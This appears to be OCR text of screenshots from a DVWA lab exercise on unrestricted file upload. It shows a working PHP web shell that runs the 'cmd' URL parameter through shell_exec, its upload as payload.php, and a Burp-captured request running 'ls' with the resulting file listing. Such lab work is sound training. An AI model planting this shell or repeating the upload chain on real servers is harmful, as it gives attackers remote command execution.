




GNU nano 8.0
<?php
if (isset($_GET['cmd']))
{
$cmd = $_GET['cmd'];
echo '<pre>';
$result = shell_exec($cmd);
echo $result;
echo '</pre>';
}
?>


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Vulnerable Web
Not secure 192.168.50.101/dvwa/vulnerabilities/upload/#
DVWA
Vulnerability: File Upload
Choose an image to upload:
Choose File payload.php
Upload
Your image was not uploaded.
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


Not secure 192.168.50.101/dvwa/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/payload.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://192.168.50.101:80
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
\n
1 GET /dvwa/hackable/uploads/payload.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=f790975111a916060448f50311a6821f
10 Connection: close
11
12


192.168.50.101/dvwa/hackable/uploads/payload.php?cmd=ls
dvwa_email.png
payload.php